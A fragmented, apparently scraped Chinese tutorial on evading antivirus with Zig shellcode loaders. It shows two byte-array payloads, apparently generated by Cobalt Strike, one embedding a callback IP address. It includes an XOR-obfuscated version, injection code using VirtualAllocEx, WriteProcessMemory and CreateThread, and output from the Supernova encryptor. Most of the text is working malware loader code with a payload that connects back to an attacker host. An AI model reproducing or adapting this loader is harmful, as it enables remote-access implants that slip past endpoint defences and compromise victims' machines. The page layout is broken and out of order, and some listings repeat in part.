0x8b, 0x07, 0x48, 0x01, 0xc3, 0x85, 0xc0, 0x75, 0xd7, 0x58, 0x58, 0x58, 0x48, 0x05,
0x00, 0x00, 0x00, 0x00, 0x50, 0xc3, 0xe8, 0x9f, 0xfd, 0xff, 0xff, 0x31, 0x39, 0x32,
0x2e, 0x31, 0x36, 0x38, 0x2e, 0x31, 0x33, 0x39, 0x2e, 0x31, 0x34, 0x31, 0x00, 0x17,
0x50, 0x65, 0xea };

```

42

43 Injection(shellcodeX64[0..]);

44 }

```

11 const DWORD = win.DWORD;
12 const BOOL = win.BOOL;
13 const SIZE_T = win.SIZE_T;
14 const LPVOID = win.LPVOID;
15 const LPCVOID = win.LPCVOID;
16 const SECURITY_ATTRIBUTES = win.SECURITY_ATTRIBUTES;
17 const LPDWORD = *DWORD;
18 const LPTHREAD_START_ROUTINE = win.LPTHREAD_START_ROUTINE;
19 const PROCESS_ALL_ACCESS = 0x000F0000 | (0x00100000) | 0xFFFF;
20
21 extern "kernel32" fn GetCurrentProcessId() callconv(WINAPI) DWORD;
22 extern "kernel32" fn OpenProcess(dwDesiredAccess: DWORD, bInheritHandle: BOOL, dwProcessId: DWORD) callconv(WINAPI) HANDLE;
23 extern "kernel32" fn VirtualAllocEx(hProcess: HANDLE, lpAddress: ?LPVOID, dwSize: SIZE_T, flAllocationType: DWORD, flProtect: DWORD) callconv(WINAPI) LPVOID;
24 extern "kernel32" fn WriteProcessMemory(hProcess: HANDLE, lpBaseAddress: LPVOID, lpBuffer: LPCVOID, nSize: SIZE_T, dwFlags: DWORD) callconv(WINAPI) BOOL;
25 extern "kernel32" fn CreateThread(attrs: ?*anyopaque, stacksize: usize, entrypoint: ?*anyopaque, param: ?*anyopaque, dwFlags: DWORD, lpThreadId: ?*anyopaque) callconv(WINAPI) HANDLE;

targets      List available compilation targets
version      Print version number and exit
zen          Print Zen of Zig and exit


General Options:

-h, --help   Print command-specific usage

error: expected command argument
PS C:\Users\Administrator\Desktop\zig> zig build-exe .\local.zig
PS C:\Users\Administrator\Desktop\zig>

```

打包成exe



(2) 混淆调用:

```

1  const std = @import("std");
2  const win = std.os.windows;
3  const kernel32 = win.kernel32;
4
5  const STARTUPINFO = win.STARTUPINFO;
6  const PROCESS_INFORMATION = win.PROCESS_INFORMATION;
7  const WINAPI = win.WINAPI;
8  const FALSE = win.FALSE;
9  const TRUE = win.TRUE;
10 const HANDLE = win.HANDLE;
11 const DWORD = win.DWORD;
12 const BOOL = win.BOOL;
13 const SIZE_T = win.SIZE_T;
14 const LPVOID = win.LPVOID;
15 const LPCVOID = win.LPCVOID;
16 const SECURITY_ATTRIBUTES = win.SECURITY_ATTRIBUTES;
17 const LPDWORD = *DWORD;
18 const LPTHREAD_START_ROUTINE = win.LPTHREAD_START_ROUTINE;
19 const PROCESS_ALL_ACCESS = 0x000F0000 | (0x00100000) | 0xFFFF;
20
21 extern "kernel32" fn GetCurrentProcessId() callconv(WINAPI) DWORD;
22 extern "kernel32" fn OpenProcess(dwDesiredAccess: DWORD, bInheritHandle: BOOL,
23 dwProcessId: DWORD) callconv(WINAPI) HANDLE;
24 extern "kernel32" fn VirtualAllocEx(hProcess: HANDLE, lpAddress: ?LPVOID, dwSize:
25 SIZE_T, flAllocationType: DWORD, flProtect: DWORD) callconv(WINAPI) LPVOID;

```

```
24  extern "kernel32" fn WriteProcessMemory(hProcess: HANDLE, lpBaseAddress: LPVOID,
    lpBuffer: LPCVOID, nSize: SIZE_T, lpNumberOfBytesWritten: *SIZE_T) callconv(WINAPI)
    BOOL;
25  extern "kernel32" fn CreateThread(attr: ?*anyopaque, stacksize: usize, entrypoint: ?
    *anyopaque, param: ?*anyopaque, creationflag: u32, threadid: ?*u32) callconv(WINAPI) ?
    HANDLE;
26  extern "kernel32" fn WaitForSingleObject(handle: ?HANDLE, duration: u32)
    callconv(WINAPI) u32;
27
28  pub fn main() void {
```

29

```
var shellcodeX64 = [_]u8{ 0xf7, 0x43, 0x88, 0xef, 0xfb, 0xe3, 0xc3, 0x0b, 0x0b,  
0x0b, 0x4a, 0x5a, 0x4a, 0x5b, 0x59, 0x5a, 0x5d, 0x43, 0x3a, 0xd9, 0x6e, 0x43, 0x80,  
0x59, 0x6b, 0x43, 0x80, 0x59, 0x13, 0x43, 0x80, 0x59, 0x2b, 0x43, 0x80, 0x79, 0x5b,  
0x43, 0x04, 0xbc, 0x41, 0x41, 0x46, 0x3a, 0xc2, 0x43, 0x3a, 0xcb, 0xa7, 0x37, 0x6a,  
0x77, 0x09, 0x27, 0x2b, 0x4a, 0xca, 0xc2, 0x06, 0x4a, 0x0a, 0xca, 0xe9, 0xe6, 0x59,  
0x4a, 0x5a, 0x43, 0x80, 0x59, 0x2b, 0x80, 0x49, 0x37, 0x43, 0x0a, 0xdb, 0x6d, 0x8a,  
0x73, 0x13, 0x00, 0x09, 0x7e, 0x79, 0x80, 0x8b, 0x83, 0x0b, 0x0b, 0x0b, 0x43, 0x8e,  
0xcb, 0x7f, 0x6c, 0x43, 0x0a, 0xdb, 0x5b, 0x80, 0x43, 0x13, 0x4f, 0x80, 0x4b, 0x2b,  
0x42, 0x0a, 0xdb, 0xe8, 0x5d, 0x43, 0xf4, 0xc2, 0x4a, 0x80, 0x3f, 0x83, 0x43, 0x0a,  
0xdd, 0x46, 0x3a, 0xc2, 0x43, 0x3a, 0xcb, 0xa7, 0x4a, 0xca, 0xc2, 0x06, 0x4a, 0x0a,  
0xca, 0x33, 0xeb, 0x7e, 0xfa, 0x47, 0x08, 0x47, 0x2f, 0x03, 0x4e, 0x32, 0xda, 0x7e,  
0xd3, 0x53, 0x4f, 0x80, 0x4b, 0x2f, 0x42, 0x0a, 0xdb, 0x6d, 0x4a, 0x80, 0x07, 0x43,  
0x4f, 0x80, 0x4b, 0x17, 0x42, 0x0a, 0xdb, 0x4a, 0x80, 0x0f, 0x83, 0x43, 0x0a, 0xdb,  
0x4a, 0x53, 0x4a, 0x53, 0x55, 0x52, 0x51, 0x4a, 0x53, 0x4a, 0x52, 0x4a, 0x51, 0x43,  
0x88, 0xe7, 0x2b, 0x4a, 0x59, 0xf4, 0xeb, 0x53, 0x4a, 0x52, 0x51, 0x43, 0x80, 0x19,  
0xe2, 0x44, 0xf4, 0xf4, 0xf4, 0x56, 0x61, 0x0b, 0x42, 0xb5, 0x7c, 0x62, 0x65, 0x62,  
0x65, 0x6e, 0x7f, 0x0b, 0x4a, 0x5d, 0x42, 0x82, 0xed, 0x47, 0x82, 0xfa, 0x4a, 0xb1,  
0x47, 0x7c, 0x2d, 0x0c, 0xf4, 0xde, 0x43, 0x3a, 0xc2, 0x43, 0x3a, 0xd9, 0x46, 0x3a,  
0xcb, 0x46, 0x3a, 0xc2, 0x4a, 0x5b, 0x4a, 0x5b, 0x4a, 0xb1, 0x31, 0x5d, 0x72, 0xac,  
0xf4, 0xde, 0xe0, 0x78, 0x51, 0x43, 0x82, 0xca, 0x4a, 0xb3, 0x8e, 0x11, 0x0b, 0x0b,  
0x46, 0x3a, 0xc2, 0x4a, 0x5a, 0x4a, 0x5a, 0x61, 0x08, 0x4a, 0x5a, 0x4a, 0xb1, 0x5c,  
0x82, 0x94, 0xcd, 0xf4, 0xde, 0xe0, 0x52, 0x50, 0x43, 0x82, 0xca, 0x43, 0x3a, 0xd9,  
0x42, 0x82, 0xd3, 0x46, 0x3a, 0xc2, 0x59, 0x63, 0x0b, 0x09, 0x4b, 0x8f, 0x59, 0x59,  
0x4a, 0xb1, 0xe0, 0x5e, 0x25, 0x30, 0xf4, 0xde, 0x43, 0x82, 0xcd, 0x43, 0x88, 0xc8,  
0x5b, 0x61, 0x01, 0x54, 0x43, 0x82, 0xfa, 0x43, 0x82, 0xd1, 0x42, 0xcc, 0xcb, 0xf4,  
0xf4, 0xf4, 0xf4, 0x46, 0x3a, 0xc2, 0x59, 0x59, 0x4a, 0xb1, 0x26, 0x0d, 0x13, 0x70,  
0xf4, 0xde, 0x8e, 0xcb, 0x04, 0x8e, 0x96, 0x0a, 0x0b, 0x0b, 0x43, 0xf4, 0xc4, 0x04,  
0x8f, 0x87, 0x0a, 0x0b, 0x0b, 0xe0, 0xd8, 0xe2, 0xef, 0x0a, 0x0b, 0x0b, 0xe3, 0xa9,  
0xf4, 0xf4, 0xf4, 0x24, 0x7e, 0x6a, 0x58, 0x3f, 0x0b, 0x98, 0x2a, 0x6e, 0xed, 0x26,  
0xa1, 0xce, 0x16, 0xb0, 0x45, 0x67, 0x54, 0x03, 0xd4, 0x28, 0xa1, 0x87, 0xb8, 0xa6,  
0xcd, 0xa7, 0x6e, 0x72, 0x42, 0xa6, 0xda, 0xce, 0x5b, 0xcc, 0x49, 0x10, 0x4b, 0x83,  
0xbb, 0x58, 0xb3, 0x10, 0xd3, 0xc8, 0x7c, 0xa9, 0x8f, 0x4d, 0x43, 0x84, 0x50, 0x61,  
0x7e, 0xe5, 0x4d, 0x18, 0x6c, 0x0c, 0x51, 0xbf, 0x08, 0xff, 0x23, 0x1b, 0xcc, 0xc5,  
0xa6, 0x20, 0x0e, 0x49, 0x69, 0x72, 0x90, 0x30, 0x0c, 0xb7, 0x24, 0xec, 0x0b, 0x5e,  
0x78, 0x6e, 0x79, 0x26, 0x4a, 0x6c, 0x6e, 0x65, 0x7f, 0x31, 0x2b, 0x46, 0x64, 0x71,  
0x62, 0x67, 0x67, 0x6a, 0x24, 0x3f, 0x25, 0x3b, 0x2b, 0x23, 0x68, 0x64, 0x66, 0x7b,  
0x6a, 0x7f, 0x62, 0x69, 0x67, 0x6e, 0x30, 0x2b, 0x46, 0x58, 0x42, 0x4e, 0x2b, 0x3c,  
0x25, 0x3b, 0x30, 0x2b, 0x5c, 0x62, 0x65, 0x6f, 0x64, 0x7c, 0x78, 0x2b, 0x45, 0x5f,  
0x2b, 0x3e, 0x25, 0x3a, 0x30, 0x2b, 0x42, 0x65, 0x6d, 0x64, 0x5b, 0x6a, 0x7f, 0x63,  
0x25, 0x39, 0x30, 0x2b, 0x42, 0x65, 0x6d, 0x64, 0x5b, 0x6a, 0x7f, 0x63, 0x25, 0x38,  
0x22, 0x06, 0x01, 0x0b, 0x45, 0x15, 0x49, 0x33, 0x09, 0x1f, 0x33, 0x05, 0x12, 0x83,  
0x3e, 0xcd, 0x0e, 0xea, 0xdc, 0x5d, 0x69, 0xdd, 0xa7, 0x5c, 0x23, 0xc2, 0x37, 0xe6,  
0xd8, 0x50, 0xc2, 0x0f, 0x8b, 0x8a, 0xd8, 0xff, 0x58, 0x28, 0x72, 0xe3, 0xad, 0xb5,  
0x75, 0xf8, 0x67, 0xf8, 0xd4, 0xed, 0x9f, 0x8d, 0x26, 0xb9, 0xb8, 0xaf, 0x5d, 0x2c,  
0x08, 0xfc, 0x86, 0x73, 0x23, 0x51, 0x90, 0xf0, 0xda, 0xf0, 0xca, 0x01, 0x4f, 0x8a,  
0xdc, 0x57, 0x8f, 0x50, 0x0e, 0xd3, 0x8c, 0x7d, 0x8b, 0xde, 0xc6, 0x56, 0xbe, 0xc1,  
0x70, 0x9f, 0x5f, 0xf3, 0x2a, 0xa2, 0x97, 0x60, 0xd2, 0xcb, 0xc3, 0x93, 0xcd, 0x82,  
0x76, 0x40, 0x90, 0xe8, 0xea, 0x81, 0xe2, 0xb3, 0x3d, 0x7c, 0xaa, 0xd6, 0xaf, 0xf5,
```

```
0x11, 0x5e, 0xb7, 0x9f, 0x04, 0xd7, 0x7b, 0x23, 0x55, 0x49, 0x28, 0xe2, 0x01, 0x75,
0x5c, 0x4f, 0xe9, 0x51, 0xc5, 0x70, 0xfc, 0xe8, 0x9e, 0x16, 0xf1, 0x42, 0x8c, 0xa6,
0xe2, 0x5a, 0x5d, 0x73, 0xb7, 0xd7, 0x68, 0xf1, 0x6c, 0xf0, 0x39, 0x1d, 0x9b, 0xb9,
0x5f, 0x38, 0x50, 0xa5, 0x3c, 0x7e, 0x34, 0x20, 0xb2, 0x03, 0xec, 0xc2, 0x52, 0x6e,
0x99, 0x56, 0x65, 0x39, 0x2a, 0xf1, 0xce, 0xa1, 0xe1, 0x1e, 0x2e, 0x6a, 0x06, 0xfc,
0x6a, 0x55, 0x97, 0x74, 0x4d, 0x03, 0xaf, 0x22, 0x44, 0x34, 0xef, 0x97, 0xa0, 0xe3,
0xf2, 0x85, 0x24, 0x1c, 0x95, 0x57, 0xbc, 0x71, 0x76, 0xb2, 0xc2, 0x00, 0x7f, 0x3c,
0x24, 0x24, 0x5e, 0xf8, 0x0a, 0xef, 0xba, 0xed, 0x0b, 0x4a, 0xb5, 0xfb, 0xbe, 0xa9,
0x5d, 0xf4, 0xde, 0x43, 0x3a, 0xc2, 0xb1, 0x0b, 0x0b, 0x4b, 0x0b, 0x4a, 0xb3, 0x0b,
0x1b, 0x0b, 0x0b, 0x4a, 0xb2, 0x4b, 0x0b, 0x0b, 0x0b, 0x4a, 0xb1, 0x53, 0xaf, 0x58,
0xee, 0xf4, 0xde, 0x43, 0x98, 0x58, 0x58, 0x43, 0x82, 0xec, 0x43, 0x82, 0xfa, 0x43,
0x82, 0xd1, 0x4a, 0xb3, 0x0b, 0x2b, 0x0b, 0x0b, 0x42, 0x82, 0xf2, 0x4a, 0xb1, 0x19,
0x9d, 0x82, 0xe9, 0xf4, 0xde, 0x43, 0x88, 0xcf, 0x2b, 0x8e, 0xcb, 0x7f, 0xbd, 0x6d,
0x80, 0x0c, 0x43, 0x0a, 0xc8, 0x8e, 0xcb, 0x7e, 0xdc, 0x53, 0x53, 0x53, 0x43, 0x0e,
0x0b, 0x0b, 0x0b, 0x0b, 0x5b, 0xc8, 0xe3, 0x94, 0xf6, 0xf4, 0xf4, 0x3a, 0x32, 0x39,
0x25, 0x3a, 0x3d, 0x33, 0x25, 0x3a, 0x38, 0x32, 0x25, 0x3a, 0x3f, 0x3a, 0x0b, 0x1c,
0x5b, 0x6e, 0xe1 };
```

30

```
31     Injection(shellcodex64[0..]);
```

```
32 }
```

33

```
34 fn Injection(shellcode: []u8) void {
```

```
35     const pHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, GetCurrentProcessId());
```

36

```
37     const rPtr = VirtualAllocEx(pHandle, null, shellcode.len, win.MEM_COMMIT,
```

```
win.PAGE_EXECUTE_READWRITE);
```

38

```
    const key = [_]u8{0x0b};
```

39

```
    xorEncrypt(shellcode[0..], key[0..]);
```

40

```
    var bytesWritten: SIZE_T = undefined;
```

41

```
    _ = WriteProcessMemory(pHandle, rPtr, @ptrCast(shellcode.ptr), shellcode.len,
&bytesWritten);
```

42

```
43     const tHandle = CreateThread(null, 0, @ptrCast(rPtr), null, 0, null);
```

44

```
    _ = WaitForSingleObject(tHandle, win.INFINITE);
```

```
45 }
```

46

```
47 fn xorEncrypt(data: []u8, key: []const u8) void {
```

48

```
    var j: usize = 0;
```

49

```
    for (data) |*value| {
```

50

```
        if (j == key.len) j = 0;
```

51

```
        value.* ^= key[j];
```

52

```
        j += 1;
```

```
53     }
```

```
54 }
```



```
Supernova v1.1.0 - Real fucking shellcode encryptor.
Supernova is an open source tool licensed under MIT.
Written with <3 by @nickvourd, @0xvm and @Papadope9...
Please visit https://github.com/nickvourd/Supernova for more...

[+] Payload size: 894 bytes
[+] Converted payload to c language
[+] Generated XOR key: byte(0x0b) => 11 key
[+] The encrypted payload with XOR:

unsigned char shellcode[] = "0xf7, 0x43, 0x88, 0xef, 0xfb, 0xe3, 0xc3, 0x0b, 0x0b, 0x0b, 0x4a, 0x5a, 0x4a, 0x5b, 0x59, 0
x5a, 0x5d, 0x43, 0x3a, 0xd9, 0x6e, 0x43, 0x80, 0x59, 0x6b, 0x43, 0x80, 0x59, 0x13, 0x43, 0x80, 0x59, 0x2b, 0x43, 0x80, 0
x79, 0x5b, 0x43, 0x04, 0xbc, 0x41, 0x41, 0x46, 0x3a, 0xc2, 0x43, 0x3a, 0xcb, 0xa7, 0x37, 0x6a, 0x77, 0x09, 0x27, 0x2b, 0
x4a, 0xca, 0xc2, 0x06, 0x4a, 0x0a, 0xca, 0xe9, 0xe6, 0x59, 0x4a, 0x5a, 0x43, 0x80, 0x59, 0x2b, 0x80, 0x49, 0x37, 0x43, 0
x0a, 0xdb, 0x6d, 0x8a, 0x73, 0x13, 0x00, 0x09, 0x7e, 0x79, 0x80, 0x8b, 0x83, 0x0b, 0x0b, 0x0b, 0x43, 0x8e, 0xcb, 0x7f, 0
x6c, 0x43, 0x0a, 0xdb, 0x5b, 0x80, 0x43, 0x13, 0x4f, 0x80, 0x4b, 0x2b, 0x42, 0x0a, 0xdb, 0xe8, 0x5d, 0x43, 0xf4, 0xc2, 0
x4a, 0x80, 0x3f, 0x83, 0x43, 0x0a, 0xdd, 0x46, 0x3a, 0xc2, 0x43, 0x3a, 0xcb, 0xa7, 0x4a, 0xca, 0xc2, 0x06, 0x4a, 0x0a, 0
xca, 0x33, 0xeb, 0x7e, 0xfa, 0x47, 0x08, 0x47, 0x2f, 0x03, 0x4e, 0x32, 0xda, 0x7e, 0xd3, 0x53, 0x4f, 0x80, 0x4b, 0x2f, 0
x42, 0x0a, 0xdb, 0x6d, 0x4a, 0x80, 0x07, 0x43, 0x4f, 0x80, 0x4b, 0x17, 0x42, 0x0a, 0xdb, 0x4a, 0x80, 0x0f, 0x83, 0x43, 0
x0a, 0xdb, 0x4a, 0x53, 0x4a, 0x53, 0x55, 0x52, 0x51, 0x4a, 0x53, 0x4a, 0x52, 0x4a, 0x51, 0x43, 0x88, 0xe7, 0x2b, 0x4a, 0
x59, 0xf4, 0xeb, 0x53, 0x4a, 0x52, 0x51, 0x43, 0x80, 0x19, 0xe2, 0x44, 0xf4, 0xf4, 0xf4, 0x56, 0x61, 0x0b, 0x42, 0xb5, 0
x7c, 0x62, 0x65, 0x62, 0x65, 0x6e, 0x7f, 0x0b, 0x4a, 0x5d, 0x42, 0x82, 0xed, 0x47, 0x82, 0xfa, 0x4a, 0xb1, 0x47, 0x7c, 0
x2d, 0x0c, 0xf4, 0xde, 0x43, 0x3a, 0xc2, 0x43, 0x3a, 0xd9, 0x46, 0x3a, 0xcb, 0x46, 0x3a, 0xc2, 0x4a, 0x5b, 0x4a, 0x5b, 0
x4a, 0xb1, 0x31, 0x5d, 0x72, 0xac, 0xf4, 0xde, 0xe0, 0x78, 0x51, 0x43, 0x82, 0xca, 0x4a, 0xb3, 0x8e, 0x11, 0x0b, 0x0b, 0
x46, 0x3a, 0xc2, 0x4a, 0x5a, 0x4a, 0x5a, 0x61, 0x08, 0x4a, 0x5a, 0x4a, 0xb1, 0x5c, 0x82, 0x94, 0xcd, 0xf4, 0xde, 0xe0, 0
```



```
E:\AV-Bypass\158>Supernova_1.1.0_windows_amd64.exe -enc xor -i cs.bin -lang c -k 11
```


使用工具对CS生成的bin进行混淆

```
Supernova v1.1.0 - Real fucking shellcode encryptor.
Supernova is an open source tool licensed under MIT.
Written with <3 by @nickvourd, @0xvm and @Papadope9...
Please visit https://github.com/nickvourd/Supernova for more...

[+] Payload size: 894 bytes
